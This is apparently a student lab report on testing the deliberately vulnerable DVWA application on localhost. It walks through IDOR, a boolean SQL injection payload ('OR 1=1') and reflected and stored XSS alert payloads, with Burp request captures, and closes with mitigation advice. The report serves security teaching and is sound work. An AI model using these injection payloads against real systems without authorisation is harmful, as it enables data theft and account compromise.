TASK 1

WEB APPLICATION SECURITY TESTING

Table of Contents

1. SUMMARY

Application security is the practice of protecting web applications and websites from cyberattacks by securing their code, data, and underlying infrastructure against vulnerabilities and unauthorized access. It involves applying a combination of strategies, technologies, and best practices throughout the software development lifecycle, such as input validation, robust authentication, encryption, continuous security testing, and timely patch management, to maintain data confidentiality, integrity, and availability.

This exercise was a controlled, instructional security test performed on DVWA (Damn Vulnerable Web Application) in a local lab environment. The objective was to identify and demonstrate common web vulnerabilities—specifically SQL Injection and Cross-Site Scripting (XSS)—collect evidence, and recommend practical mitigations. The assessment confirmed:

- **SQL Injection** in GET /DVWA/vulnerabilities/sqli/
- **Reflected & Stored Cross-Site Scripting (XSS)** in DVWA

All testing was conducted exclusively on the deliberately vulnerable DVWA instance installed locally on Kali Linux.


2. Testing Methodology

1) **Reconnaissance** – Collect basic information about the application.
2) **Scanning & Enumeration** – Identify inputs, parameters, and functionalities.
3) **Vulnerability Identification** – Test for common flaws (SQLi, XSS, CSRF, etc.).
4) **Exploitation** – Attempt to exploit discovered vulnerabilities.
5) **Reporting** – Document findings with evidence and remediation steps.

3. Finding

1. IDOR (Insecure Direct Object Reference)

- Login to DVWA with valid credential.
- Find the page or function that uses an id parameter (e.g: sqli/?id=1).
- Intercept the request with **Burp Suite.**
- Tamper with the id parameter — for example, change id=1 to id=3.
- Forward request in Burp or directly in the browser.



Vulnerability: SQL Injection


User ID:

```
ID: 3
First name: Hack
Surname: Me
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Figure 1: Credential Disclosure



```
GET /DVWA/vulnerabilities/sqli/?id=3&Submit=Submit&user_token=
02c0aa7be428fd1836afe2579f752ea8 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer:
http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=3&Submit=Submit&user_token=17f72c98
8b8183960dee1aa62adc5109
Cookie: PHPSESSID=677a9981318547f70d39726105f57999; security=impossible
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Thu, 25 Sep 2025 05:17:28 GMT
Server: Apache/2.4.65 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4720
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

        <title>
            Vulnerability: SQL Injection :: Damn Vulnerable Web Application
            (DVWA)
        </title>

        <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css"
        />

        <link rel="icon" type="\image/ico" href="../../favicon.ico" />

        <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
        </script>

    </head>

    <body class="home light">
```


Figure 2: Credential Disclosed in Burpsuite of Different id.

Result:

Without any extra authentication, the application displays another user's details. This confirms that access control is missing, leading to IDOR.

2. SQL Injection

- Open the SQLi page: http://127.0.0.1/DVWA/vulnerabilities/sqli/.
- In the User ID field enter 1 and click Submit.
- Capture the request in Burp Proxy (Proxy → Intercept).
- Right-click the captured request and Send to Repeater.
- In Repeater, modify the parameter to cause an SQL error or bypass, for example:
  - id=1or1=1
  - URL-encoded: id=1or1%3D1
  - Change security level **Low**
- Send the modified request in Repeater and observe the response for: unexpected rows, error messages, or authentication bypass**.**



Vulnerability: SQL Injection


User ID:

```
ID: 1
First name: admin
Surname: admin
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/


Figure 3: User id Credentials



```
GET /DVWA/vulnerabilities/sqli/index.php?id=
1%25200R%25201%253D1&Submit=Submit&user_token=
187e1bc01575f29b64ce33545324c5b2 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/index.php
Cookie: PHPSESSID=677a9981318547f70d39726105f57999; security=
impossible
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

```
HTTP/1.1 200 OK
Date: Thu, 25 Sep 2025 05:54:43 GMT
Server: Apache/2.4.65 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4665
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

  <head>
    <meta http-equiv="Content-Type" content="text/html;
```

Figure 4: Captured in Burpsuite



```
GET /DVWA/vulnerabilities/sqli/?id=1or1=1&Submit=Submit&user_token=
2d33436d18e25ce3050166a946810079 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer:
http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=2+OR+1%3D1&Submit=Submit&user_token
=61b589b2bdbf4cac40c37752bad0229f
Cookie: PHPSESSID=677a9981318547f70d39726105f57999; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```

```
<div class="vulnerable_code_area">
    <form action="#" method="GET">
        <p>
            User ID:
            <input type="text" size="15" name="id">
            <input type="submit" name="Submit" value=
            "Submit">
        </p>

    </form>
    <pre>
        ID: 1or1=1<br />
        First name: admin<br />
        Surname: admin
    </pre>
</div>

<h2>
    More Information
</h2>
<ul>
    <li>
        <a href="
        https://en.wikipedia.org/wiki/SQL_injection"
        target="_blank">
            https://en.wikipedia.org/wiki/SQL_injecti
```

Figure 5: Payload Entered in ID


Result:

<pre>ID: 1or1=1<br />First name: admin<br />Surname: admin</pre>

3. Cross-Site Scripting (XSS)

Reflected XSS

- Open the DVWA page: /vulnerabilities/xss_r/.
- In the input box enter the payload: <script>alert('XSS')</script>.
- Click Submit.
- Capture the request/response in Burp (Proxy → Intercept) and send to Repeater.
- Change security level **Low** and check the response in browser.



Vulnerability: Reflected Cross Site Scriptin


What's your name? <script>alert('XSS')</script> Submit

Hello <script>alert('XSS')</script>.

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/


Figure 6: Payload Entered



```
GET /DVWA/vulnerabilities/xss_r/?name=
%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E.&user_token=
3022265e3c1a255631d732a704f0961b HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer:
http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27XSS%27%29
%3C%2Fscript%3E.&user_token=bb01265e5255c2c20a3902cda8a5135d
Cookie: PHPSESSID=6f2bc301fb06633f62ed88a5fe18568c; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Thu, 25 Sep 2025 09:17:01 GMT
Server: Apache/2.4.65 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4843
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

    <head>
        <meta http-equiv="Content-Type" cont

        <title>
```

Figure 7: Captured in Burpsuite



```
127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<script>alert('XSS')<%2Fscript>.&user_token=3022265e3c1a255631d732a704f0961
```

```
127.0.0.1
XSS
OK
```


Figure 8: Alert of Reflected XSS

Result:

Alert in the browser when the payload is reflected.

Stored XSS


- Go to a comment or feedback input (vulnerabilities/xss_s).
- Post the comment:
  <script>alert('XSS stored')</script>
- Reload the page**.**



```
POST /DVWA/vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_s/
Cookie: PHPSESSID=4ddfbb74dd817aa7ac863534b4a479f1; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

txtName=test&mtxMessage=%3Cscript%3Eprompt%28%27stored+xss%27%29%3C%2Fscript%3E&
btnSign=Sign+Guestbook&user_token=4be390071db409a29f435ff14f77fd1f
```

```
HTTP/1.1 200 OK
Date: Thu, 25 Sep 2025 09:54:20 GMT
Server: Apache/2.4.65 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 5817
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

        <title>
            Vulnerability: Stored Cross Site Scripting (XSS) :: Damn
            Vulnerable Web Application (DVWA)
        </title>

        <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css"
        />
```

Figure 9: Captured in Burpsuite


127.0.0.1/DVWA/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

127.0.0.1

stored xss

Prevent this page from creating additional dialogs

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Figure 10: Alert of Stored XSS

Result:

The alert executes

Findings

S.No	Vulnerability	Affected URL	Severity	Recommendation
1.	Insecure Direct Object Reference (IDOR)	/DVWA/vulnerabilities/idor/?id=	**High**	Enforce server-side authorization checks for every request; replace direct identifiers with indirect references (UUIDs); implement role-based access control (RBAC).
2.	SQL Injection (SQLi)	/DVWA/vulnerabilities/sqli/?id=	**High**	Use parameterized queries / prepared statements; validate and sanitize input; run the database with least-privileged accounts.
3.	Reflected Cross-Site Scripting (Reflected XSS)	/DVWA/vulnerabilities/xss_r/	**Medium**	Apply context-aware output encoding (HTML entities), sanitize input server-side, and implement a Content Security Policy (CSP).
4.	Stored Cross-Site Scripting (Stored XSS)	/DVWA/vulnerabilities/xss_s/	**Medium**	Encode output, restrict/validate stored content, sanitize or strip unsafe HTML on input and escape on render.

4. Mitigation

- Always use parameterized queries.
- Validate inputs especially for numeric IDs.
- Employ a Web Application Firewall (WAF) as an additional layer
- Use secure templating libraries that auto-escape.

Conclusion

The security test of DVWA (Damn Vulnerable Web Application) was able to clearly illustrate how typical web application flaws can be discovered and used in a contained laboratory setting. The testing included SQL Injection, Cross-Site Scripting (XSS), and Insecure Direct Object Reference (IDOR), which all directly translate to key risks in the OWASP Top 10.

SQL Injection permitted database manipulation by adding specially crafted payloads (', OR 1=1). This demonstrated the lack of input validation and parameterized queries. Cross-Site Scripting (XSS) was replicated in both reflected and stored contexts, demonstrating that user inputs not sanitized could run arbitrary scripts in victims' browsers. Insecure Direct Object Reference (IDOR) illustrated poor access control, with unauthorized access to another user's details by altering the id parameter. These issues demonstrate the actual-world effect of flawed coding methods, inadequate access control, and absence of safe development procedures. While DVWA is specifically designed to be insecure, the vulnerabilities shown reflect those commonly targeted in production code.

The most important lessons from this evaluation are: The importance of secure coding techniques like parameterized queries, adequate input validation, and output encoding. The importance of strong access control measures to limit horizontal and vertical privilege escalation.

The benefits of continuous security testing with a combination of manual methods (Burp Suite, payload manipulation) and automated tools (OWASP ZAP). Through the adoption of the suggested mitigation measures (prepared statements, CSP, RBAC, secure session management), organizations can effectively minimize the attack surface of their web applications. This project reemphasized hands-on skills in web penetration testing and highlighted the significance of using a "security by design" methodology in every phase of web application development.

---

5. Reference

1. https://owasp.org/www-community/attacks/SQL_Injection
2. https://portswigger.net/web-security/cross-site-scripting
3. https://owasp.org/Top10/
4. https://owasp.org/www-community/Insecure_Direct_Object_Reference